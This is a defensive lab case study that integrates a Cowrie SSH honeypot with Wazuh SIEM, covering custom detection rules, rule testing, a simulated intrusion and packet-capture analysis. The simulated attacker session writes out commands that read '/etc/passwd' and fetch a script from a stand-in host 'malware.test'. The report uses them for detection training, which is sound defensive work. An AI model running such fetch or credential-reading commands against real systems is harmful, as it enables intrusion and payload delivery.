SAIZERO | GROUND ZERO DEFENCE

CyberLycan — Every shadow has a hunter

WAZUH SIEM + COWRIE HONEYPOT

INTEGRATION

CASE STUDY

Real-Time Honeypot Threat Detection & SIEM Alerting

Prepared By

Satheesh Nithiananthan (CyberLycan)

Organisation

SAIZERO - Ground Zero Defence

Report Date

April 19, 2026

SIEM Platform

Wazuh v4.14.4 Kali Linux Manager

Honeypot

Cowrie SSH/Telnet BlackArch Host

Detection Type

Real-Time Command Execution Alerting

cyberlycan55@gmail.com

TABLE OF CONTENTS

1. Executive Summary 03
2. Architecture & Lab Environment 03
3. Phase 1 — Cowrie Honeypot Deployment 04
4. Phase 2 — Wazuh Log Ingestion 04
5. Phase 3 — Custom Wazuh Detection Rules 05-06
6. Phase 4 — Pre-Deployment Validation 07
7. Phase 5 — Live Attack & Real-Time Detection 08-09
8. Phase 6 — Wazuh Dashboard Investigation 09-10
9. Phase 7 — Network Forensic Analysis (Wireshark) 11-13
10. Quick Reference Cheatsheet 12
11. Summary & Defensive Recommendations 14

1. EXECUTIVE SUMMARY

This case study documents the end-to-end design, implementation, and validation of a real-time threat detection pipeline built on two complementary open-source security tools: Wazuh SIEM and the Cowrie SSH/Telnet honeypot. The integration enables automatic ingestion, decoding, and alerting of unauthorized access attempts and malicious command execution within a controlled decoy environment.

Component	Tool	Role
SIEM Manager & Dashboard	Wazuh v4.14.4 on Kali Linux	Receives logs, fires rules, visualizes alerts
Honeypot Sensor	Cowrie SSH/Telnet on Kali	Emulates vulnerable SSH server, captures attacker commands
Attacker Simulation	BlackArch Linux (192.168.8.102)	Performs reconnaissance and post-exploitation actions
Log Transport	JSON file + wazuh-logcollector	Streams Cowrie events into the SIEM pipeline

2. ARCHITECTURE & LAB ENVIRONMENT

The lab consists of a three-tier architecture where the attacker machine probes a Cowrie honeypot, whose structured JSON logs are consumed locally by the Wazuh manager in real time.

```
BlackArch Attacker (192.168.8.102)
      |
      |  ssh -p 2222 root@192.168.8.105
      |  wget http://malware.test/sentry_test.sh
      v
Cowrie Honeypot (192.168.8.105:2222)   <——  runs as 'lobo@kali'
      |
      |  Logs JSON events to:
      |  /home/lobo/projects/cowrie-pot/var/log/cowrie/cowrie.log
      v
Wazuh Manager (Kali) ——— wazuh-logcollector reads cowrie.log
      |
      |  Rule engine fires custom rules 100200-100202
      v
Wazuh Dashboard → Security Events → Threat Hunting
```

3. PHASE 1 — COWRIE HONEYPOT DEPLOYMENT

3.1 What is Cowrie?

Cowrie is a medium-to-high interaction SSH and Telnet honeypot designed to log brute-force attacks and shell interaction performed by an attacker. It emulates a realistic Debian shell environment, capturing every command, file download attempt, and session token — outputting structured JSON logs that are ideal for SIEM ingestion.

3.2 Installation & Configuration

- Clone the Cowrie repository into the project directory
- Create and activate a Python virtual environment
- Install Cowrie dependencies via pip
- Configure cowrie.cfg to listen on port 2222 (non-privileged)
- Set fake hostname and OS fingerprint to increase deception realism

```
# Start Cowrie
(venv) lobo@kali:~/projects/cowrie-pot$ python -m cowrie.scripts.cowrie start

# Verify running status
(venv) lobo@kali:~/projects/cowrie-pot$ python -m cowrie.scripts.cowrie status
cowrie is running (PID: 91028).
```

```
(venv)lobo@kali:~/projects/cowrie-pot$ python -m cowrie.scripts.cowrie status
cowrie is running (PID: 91028).
```

Figure 1 — Cowrie confirmed running (PID: 91028)

KEY INSIGHT

Cowrie logs every command entered by an attacker in structured JSON format with fields: eventid, input, src_ip, session, and timestamp. This makes it trivially parseable by any SIEM with a JSON decoder.

4. PHASE 2 — WAZUH LOG INGESTION CONFIGURATION

4.1 Configuring wazuh-logcollector

The Wazuh log collector was configured to tail the Cowrie JSON log file directly on the manager host. This avoids the need for a separate Wazuh agent and simplifies the architecture for this lab.

```
# Add to /var/ossec/etc/ossec.conf on the Wazuh Manager:

<localfile>
  <log_format>json</log_format>
  <location>/home/lobo/projects/cowrie-pot/var/log/cowrie/cowrie.json</location>
</localfile>
```

4.2 Custom Wazuh Decoder

Wazuh's built-in JSON decoder automatically parses the Cowrie log fields. No custom decoder XML is required — the native json decoder extracts all top-level keys (eventid, input, src_ip, session, sensor) as named fields usable in rule conditions.

5. PHASE 3 — CUSTOM WAZUH DETECTION RULES

5.1 Rule Architecture

Rules follow Wazuh's parent-child chaining model. A parent rule matches any Cowrie event, and child rules escalate specific event types to appropriate severity levels.

```
Cowrie JSON log event arrives
         |
         v
  Rule 100200 fires (level 3) — any cowrie.* event, parent grouping
         |
         +——> Rule 100201 fires (level 10) — cowrie.login.success
         |         CRITICAL: Any successful login to a honeypot is malicious
         |
         +——> Rule 100202 fires (level 7)  — cowrie.command.input
                   ALERT: Attacker executed a command; command captured in description
```

5.2 Rule ID Reference

Rule ID	Level	Trigger	Description
100200	3	field: eventid matches ^cowrie\.	Parent grouping — any Cowrie honeypot event
100201	10 (High)	eventid = cowrie.login.success	Successful unauthorized login to honeypot
100202	7 (Med-High)	eventid = cowrie.command.input	Command executed inside honeypot session

5.3 Complete local_rules.xml

```
<group name="cowrie,honeypot,">

  <!-- Parent: match any Cowrie event via JSON decoder -->
  <rule id="100200" level="3">
    <decoded_as>json</decoded_as>
    <field name="eventid">^cowrie\.</field>
    <description>Cowrie honeypot event detected</description>
  </rule>

  <!-- Level 10: Successful login — always suspicious in a honeypot -->
  <rule id="100201" level="10">
    <if_sid>100200</if_sid>
    <field name="eventid">cowrie.login.success</field>
    <description>Cyberlycan Alert: Successful login to Cowrie Honeypot!</description>
  </rule>

  <!-- Level 7: Command executed — captures attacker command in description -->
  <rule id="100202" level="7">
    <if_sid>100200</if_sid>
    <field name="eventid">cowrie.command.input</field>
    <description>Cyberlycan Alert: Command executed in Honeypot: $(input)</description>
  </rule>

</group>
```

6. PHASE 4 — PRE-DEPLOYMENT VALIDATION (wazuh-logtest)

6.1 Why Test Before Going Live?

wazuh-logtest allows simulation of log processing without a real attack. It confirms the JSON decoder correctly extracts fields, the parent-child rule chain fires in order, and alert descriptions are generated as expected. Always open a fresh logtest session after restarting the manager to load updated rules.

6.2 Test: Command Execution Event

```
# Launch logtest
sudo /var/ossec/bin/wazuh-logtest

# Paste this simulated Cowrie JSON event:
{"eventid": "cowrie.command.input", "input": "ls -la", "sensor": "cyberlycan-sensor"}

# Expected output:
**Phase 3: Completed filtering (rules).
        id: '100202'
        level: '7'
        description: 'Cyberlycan Alert: Command executed in Honeypot: ls -la'
        groups: ['cowrie', 'honeypot']
        firedtimes: '1'
        mail: 'False'
**Alert to be generated.
```

```
lobo@kali:~/projects/cowrie-pot$ sudo /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.14.4
Type one log per line

{"eventid": "cowrie.command.input", "input": "ls -la", "sensor": "cyberlycan-sensor"}

**Phase 1: Completed pre-decoding.
        full event: '{"eventid": "cowrie.command.input", "input": "ls -la", "sensor": "cyberlyca
}'

**Phase 2: Completed decoding.
        name: 'json'
        eventid: 'cowrie.command.input'
        input: 'ls -la'
        sensor: 'cyberlycan-sensor'

**Phase 3: Completed filtering (rules).
        id: '100202'
        level: '7'
        description: 'Cyberlycan Alert: Command executed in Honeypot: ls -la'
        groups: '['cowrie', 'honeypot']'
        firedtimes: '1'
        mail: 'False'
**Alert to be generated.
```

Figure 2 — wazuh-logtest confirms Rule 100202 fires correctly for cowrie.command.input

7. PHASE 5 — LIVE ATTACK & REAL-TIME DETECTION

7.1 Attack Simulation from BlackArch

The attacker (192.168.8.102) connected to the Cowrie honeypot over SSH on port 2222, successfully authenticated with default credentials, and performed post-exploitation reconnaissance including file enumeration and external payload retrieval.

```
# From BlackArch attacker machine:
ssh -p 2222 root@192.168.8.105
# Password accepted (Cowrie's configured default credentials)

# Commands executed inside the honeypot:
root@svr04:~# ls -la
root@svr04:~# cat /etc/passwd
root@svr04:~# wget http://google.com
root@svr04:~# wget http://malware.test/sentry_test.sh
```



Figure 3 — Attacker session inside Cowrie honeypot: successful auth + wget executed

7.2 Cowrie Raw Log Capture

The Cowrie log file captured the full attacker session in real time, including DNS resolution attempts, command execution records, and network blocking events triggered by Cowrie's internal network isolation.

```
(venv) lobo@kali:~/projects/cowrie-pot$ tail -f var/log/cowrie/cowrie.log
2026-04-19T14:18:53.318815Z [HoneyPotSSHTransport,1,192.168.8.102] Starting protocol <twisted.names.dns.D
NSDatagramProtocol object at 0x7f2e49523610>
2026-04-19T14:18:53.559844Z [DNSDatagramProtocol (UDP)] Unhandled Error
        Traceback (most recent call last):
          File "/home/lobo/projects/cowrie-pot/src/cowrie/core/network.py", line 66, in resolve_cname
            result = yield client.lookupAddress(address)
        twisted.names.error.DNSNameError: <Message id=55224 rCode=3 maxSize=0 flags=answer,recDes,recAv q
ueries=[Query(b'malware.test', 1, 1)] authority=[<RR name= type=SOA class=IN ttl=86397s auth=False>]>

2026-04-19T14:18:53.712445Z [DNSDatagramProtocol (UDP)] Attempt to access blocked network address
2026-04-19T14:18:53.717141Z [-] (UDP Port 26849 Closed)
2026-04-19T14:18:53.718733Z [-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7f2e
49523610>
2026-04-19T14:19:16.155381Z [HoneyPotSSHTransport,1,192.168.8.102] CMD: pwd
2026-04-19T14:19:16.166817Z [HoneyPotSSHTransport,1,192.168.8.102] Command found: pwd
2026-04-19T14:19:17.319568Z [HoneyPotSSHTransport,1,192.168.8.102] CMD: ls
2026-04-19T14:19:17.325646Z [HoneyPotSSHTransport,1,192.168.8.102] Command found: ls
2026-04-19T14:19:22.844929Z [HoneyPotSSHTransport,1,192.168.8.102] CMD: ls -al
2026-04-19T14:19:22.846980Z [HoneyPotSSHTransport,1,192.168.8.102] Command found: ls -al
2026-04-19T14:19:48.416191Z [HoneyPotSSHTransport,1,192.168.8.102] CMD: wget http://malware.test/sentry_t
est.sh
2026-04-19T14:19:48.421480Z [HoneyPotSSHTransport,1,192.168.8.102] Command found: wget http://malware.tes
t/sentry_test.sh
2026-04-19T14:19:48.422869Z [HoneyPotSSHTransport,1,192.168.8.102] resolve_cname(malware.test)
2026-04-19T14:19:48.424677Z [HoneyPotSSHTransport,1,192.168.8.102] DNSDatagramProtocol starting on 18126
2026-04-19T14:19:48.425784Z [HoneyPotSSHTransport,1,192.168.8.102] Starting protocol <twisted.names.dns.D
NSDatagramProtocol object at 0x7f2e49590b00>
2026-04-19T14:19:48.575056Z [DNSDatagramProtocol (UDP)] Unhandled Error
        Traceback (most recent call last):
          File "/home/lobo/projects/cowrie-pot/src/cowrie/core/network.py", line 66, in resolve_cname
            result = yield client.lookupAddress(address)
        twisted.names.error.DNSNameError: <Message id=37936 rCode=3 maxSize=0 flags=answer,recDes,recAv q
ueries=[Query(b'malware.test', 1, 1)] authority=[<RR name= type=SOA class=IN ttl=86391s auth=False>]>

2026-04-19T14:19:48.603921Z [DNSDatagramProtocol (UDP)] Attempt to access blocked network address
2026-04-19T14:19:48.611506Z [-] (UDP Port 18126 Closed)
2026-04-19T14:19:48.614584Z [-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7f2e
49590b00>
```

Figure 4 — cowrie.log tail showing full attacker session with wget to malware.test

8. PHASE 6 — WAZUH DASHBOARD INVESTIGATION

8.1 Finding Alerts in Threat Hunting

All Cowrie honeypot events are visible in the Wazuh Dashboard under Threat Hunting. The document detail panel surfaces the full JSON payload including src_ip, session UUID, protocol, sensor name, and the exact attacker command.

- Navigate to: Dashboard → Threat Hunting → Events tab
- Filter by rule ID: rule.id:100202
- Filter by group: rule.groups:honeypot
- Filter by attacker IP: data.src_ip:192.168.8.102



Figure 5 — Wazuh Threat Hunting panel showing Rule 100202 alert with full document details

8.2 Key Alert Fields

Field	Value	Significance
rule.id	100202	Custom Cowrie command execution rule
rule.level	7	Medium-High severity alert
data.eventid	cowrie.command.input	Confirms command was executed
data.input	wget http://google.com	Exact attacker command captured
data.src_ip	192.168.8.102	BlackArch attacker IP
data.sensor	kali	Honeypot sensor name
data.session	a5f2ad2cc931	Session UUID links all events in session
data.protocol	ssh	Connection protocol
agent.name	kali	Alert originated from Kali manager/sensor

9. PHASE 7 — NETWORK FORENSIC ANALYSIS (WIRESHARK)

9.1 Deep Packet Inspection (DPI) Overview

While the Wazuh SIEM provided host-based alerts, Wireshark was utilized to perform Deep Packet Inspection (DPI). This allowed for the correlation of network-level evidence with the application logs captured by Cowrie, providing a complete picture of the attacker's session from both host and network perspectives.

9.2 Traffic Analysis Breakdown

The following technical details were identified from the packet capture:

Network Attribute	Value	Significance
Source IP (Attacker)	192.168.8.102	BlackArch Linux attacker machine
Destination IP (Sentry)	192.168.8.105	Kali/Cowrie Honeypot
Target Port	2222	Custom SSH port configured in Cowrie
Protocol	SSHv2	Encrypted SSH version 2 session
Attacker Source Port	38512	Ephemeral port assigned by attacker OS
TCP Window Size	42496	Network fingerprint usable for rule tuning
Sequence / Ack	Seq: 3062 / Ack: 2633	Zero packet loss confirmed during command injection



Figure 6 — Wireshark capture: SSHv2 session from 192.168.8.102 → 192.168.8.105:2222 with TCP details

9.2 Forensic Observations from the Trace

TCP Handshake Validation	Analysis of the initial packets confirmed a successful 3-way handshake (SYN, SYN-ACK, ACK), proving that the network path was clear and the honeypot service was reachable from the attacker machine.
Payload Encryption	Wireshark correctly identified the traffic as SSHv2. As shown in the "Info" column, data is marked as "Encrypted packet," confirming that while the network flow is visible, the raw commands remain secured via SSH encryption — exactly as expected from a realistic attacker.
Flow Sequencing	Using Seq/Ack numbers (Seq: 3062, Ack: 2633), the communication was verified as stable with zero packet loss during the command injection phase — ruling out any network-layer interference as a false-positive source.

9.3 SIEM Optimization — Strategic Rule Tuning Based on Network Evidence

By analyzing the Wireshark capture, network fingerprints were identified that can be used to refine Wazuh detection rules and escalate alert fidelity:

1. **Botnet Identification**
   If multiple connections share the exact same Window Size (42496) and timing intervals, the Wazuh alert level can be escalated from a Simple Login (level 10) to Coordinated Botnet Attack (level 15) by adding a frequency-based rule that correlates Window Size across sessions.
2. **Evasion Detection Confirmation**
   Wireshark confirmed that the attacker did not use packet fragmentation or a "low-and-slow" delivery strategy to bypass the SIEM. Standard packet sizing and regular timing intervals confirm that the current Wazuh <frequency> settings are sufficient to detect this threat profile without generating false negatives.

DPI + SIEM CORRELATION

Network forensics and host-based SIEM alerting are complementary, not redundant. Wireshark confirms WHAT happened at the packet level; Wazuh confirms WHO triggered the rule and WHAT command was run. Together they provide a complete, court-admissible evidence chain.

10. QUICK REFERENCE CHEATSHEET

9.1 Essential Commands

Task	Command
Start Cowrie	python -m cowrie.scripts.cowrie start
Check Cowrie status	python -m cowrie.scripts.cowrie status
Tail Cowrie log	tail -f var/log/cowrie/cowrie.log

Edit local rules	nano /var/ossec/etc/rules/local_rules.xml
Restart Wazuh manager	systemctl restart wazuh-manager
Test rules	sudo /var/ossec/bin/wazuh-logtest
Watch live alerts	tail -f /var/ossec/logs/alerts/alerts.log
Validate XML syntax	xmllint --noout /var/ossec/etc/rules/local_rules.xml

9.4 Troubleshooting

Problem	Cause	Solution
Rules not firing	Old logtest session	Open fresh session after manager restart
No JSON decoded fields	Wrong log_format in ossec.conf	Set log_format to json, not syslog
Cowrie not logging	Path mismatch in ossec.conf	Use absolute path to cowrie.log
Alert description missing $(input)	Field substitution not supported	Use field name in description or check docs

11. SUMMARY & DEFENSIVE RECOMMENDATIONS

10.1 What Was Achieved

- Deployed Cowrie honeypot to emulate a vulnerable SSH service on port 2222
- Configured Wazuh JSON log ingestion to read structured Cowrie events
- Built custom rule chain (100200 → 100201/100202) for login and command detection
- Validated rule logic pre-deployment using wazuh-logtest
- Executed realistic attacker simulation: brute-force auth, ls, cat /etc/passwd, wget
- Confirmed real-time alert generation and full visibility in Wazuh Threat Hunting dashboard

10.2 Detection Flow

```
 1.  Attacker (192.168.8.102) connects to Cowrie on port 2222
 2.  Cowrie accepts credentials and emulates a Debian shell
 3.  Attacker executes commands (ls, cat /etc/passwd, wget http://malware.test/...)
 4.  Cowrie logs each event as structured JSON to cowrie.log
 5.  Wazuh logcollector reads the JSON log continuously
 6.  Wazuh JSON decoder extracts: eventid, input, src_ip, session
 7.  Rule 100200 matches (parent: any cowrie.* event)
 8.  Rule 100202 matches (child: cowrie.command.input, level 7)
 9.  Alert written to /var/ossec/logs/alerts/alerts.log
10.  Alert visible in Wazuh Dashboard → Threat Hunting
```

10.3 Next Steps & Recommendations

- Active Response: Auto-block IPs that authenticate to honeypot for >5 min via null route
- Geo-IP Enrichment: Add attacker country/ASN to alert fields using MaxMind GeoIP
- Multi-Sensor Expansion: Deploy Cowrie instances on DMZ and cloud to expand deception surface
- MITRE ATT&CK Mapping: Tag cowrie.command.input events with T1059 (Command Execution)
- Threat Intel Feed: Cross-reference attacker IPs against AbuseIPDB in real time

ZERO FALSE POSITIVES

Any activity within a honeypot is inherently malicious — no legitimate user should ever connect. This provides a high-fidelity, zero-false-positive stream of threat intelligence that can be acted on immediately without analyst triage.

cyberlycan55@gmail.com | github.com/Satz-N-Sentry

Every shadow has a hunter.